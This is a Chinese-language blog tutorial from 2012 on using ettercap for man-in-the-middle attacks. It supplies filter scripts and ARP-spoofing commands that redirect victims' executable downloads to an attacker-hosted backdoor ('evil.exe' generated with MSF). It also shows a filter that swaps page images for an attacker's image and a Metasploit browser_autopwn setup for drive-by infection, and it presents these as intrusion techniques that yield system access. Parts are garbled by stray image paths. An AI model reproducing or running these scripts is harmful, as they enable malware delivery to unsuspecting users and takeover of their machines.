

强大的嗅探工具ettercap使用教程 我的欺骗规则

2012-05-07 06:54:31 By admin

ettercap是LINUX下一个强大的欺骗工具,当然WINDOWS也能用,你能够用飞一般的速度创建和发送伪造的包.让你发送从网络适配器到应用软件各种级别的包.绑定监听数据到一个本地端口:从一个客户端连接到这个端口并且能够为不知道的协议解码或者把数据插进去(只有在arp为基础模式里才能用)下面我们来说说咋吧数据插进去 首先你得有自己个规则,默认的ETTERCAP自带了几个

brk@Dis9Team:/usr/share/ettercap\$ ls ettercap.png etterfilter.cnt etterfilter.tbl etter.mime etter.dns etter.filter.examples etter.finger.mac etter.services etter.fields etter.filter.kill etter.finger.os etter.ssl.crt etter.filter etter.filter.ssh etterlog.dtd brk@Dis9Team:/usr/share/ettercap\$

在入侵过程种,这些达不到我们想要的,来看这个规则

```
# replace rmccurdy with your website
# replace the url with what ever exe you like
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
   replace("Accept-Encoding", "Accept-Rubbish!");
      # note: replacement string is same length as original string
   msg("zapped Accept-Encoding!n");
  }
}
if (ip.proto == TCP && tcp.src == 80) {
  replace("keep-alive", "close" ");
replace("Keep-Alive", "close" ");
}
if (ip.proto == TCP && search(DATA.data, ": application") ){
# enable for logging log(DECODED.data, "/tmp/log.log");
msg("found EXEn");
# "Win32" is the first part of the exe example:
# if the EXE started with "this program must be run in MSDOS mode" you could search for MSDOS etc
if (search(DATA.data, "Win32")) {
msg("doing nothingn");
} else {
replace("200 OK", "301 Moved Permanently
Location: http://fuzzexp.org/evil.exe
```

```
");
msg("redirect successn");
}
}
```

他吧80端口请求的数据application(也就是附件) 301重定向成了他自己的EXE程序,这个EXE必须是Win32程序,也就是命令行的。 下面来尝试一下,用MSF生成个TCP后门,再把 Location: http://fuzzexp.org/evil.exe 改成自己的地址 用etterfilter吧规则文件编译成ettercap能读懂的文件,进行欺骗

 brk@Dis9Team:/\$ etterfilter exe.filter -o exe.ef

brk@Dis9Team:/\$

sudo


ettercap -T -q -i vboxnet0 -F exe.ef -M ARP

//

//


-P autoadd

模式必须是ARP的,当这个网段的某机子下载某WIN程序的时候,神奇的东西出现了



程序已经被替换成了我们的后门

当他点击运行的时候,我们获得了他的系统权限



如果你是一个喜欢恶作剧的人,你还可以看看这个脚本 他吧80端口请求的图片替换成了本地的

http://www.irongeek.com/i.php?page=security/ettercapfilter

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
    # note: replacement string is same length as original string
        msg("zapped Accept-Encoding!n");
    }
}
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src="http://192.1.1.200/helenda.jpeg" ");
    replace("IMG SRC=", "img src="http://192.1.1.200/helenda.jpeg" ");
    msg("Filter Ran.n");
}
```

编译运行试试

root@Dis9Team:/tmp# etterfilter 1 -o pic.ef

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA



12 protocol tables loaded: DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:

VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoe IP ARP

Parsing source file '1' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'pic.ef' done.

-> Script encoded into 16 instructions. root@Dis9Team:/tmp# ettercap -T -q -i vboxnet0 -F pic.ef -M ARP // // -P autoadd

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Content filters loaded from pic.ef... Listening on vboxnet0... (Ethernet)

vboxnet0 -> 0A:00:27:00:000 192.1.1.200 255.255.255.0

运行没出粗 这样别人访问的网页图片全部都是你设置的了 网卡的原因我只能本地测试啦

It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.





这是正常的 别人访问后


For FF FF FF FF FF FF 80 00 27 D1 65 3E 08 00 45 00 00 CA 08 2A 00 00 80 11 AB F5 CO 01 01 02 CO 01 01 FF 00 8A 00 8A 00 8A 00 8A 11 FA 1: 02 80 38 CO 01 01 02 00 8A 00 A0 00 00 02 045 45 45 44 44 44 44 44 45 45 46 45 47 45 43 44 44 45 43 45 44 44 46 45 43 44 44 64 45 43 45 44 14 10 02 04 64 84 55 04 64 34 54 64 54 54 64 54 14 3




如果你不喜欢娱乐,用这个个来挂马的效果是酷酷的,我们改变一下脚本:


 if (ip.proto == TCP && ip.dst != '192.1.1.200' && tcp.dst == 80 || tcp.dst = = 8080) {


















我们先来生成下网马 改下上面的IP地址

msf auxiliary(smb_version) > use auxiliary

/server/browser_autopwn

msf auxiliary(browser_autopwn) >

set

URIPATH /

 URIPATH => /

msf auxiliary(browser_autopwn) >

set

LHOST 192.1.1.200


 LHOST => 192.1.1.200

msf auxiliary(browser_autopwn) >

set

LPORT 80

编译运行ETTERCAP 当我们浏览网页的时候发现 会很卡。



版权声明:

本站遵循 署名-非商业性使用-相同方式共享 2.5 共享协议.

转载请注明转自Dis9 Team并标明URL.

本文链接 http://fuzzexp.org/?p=2258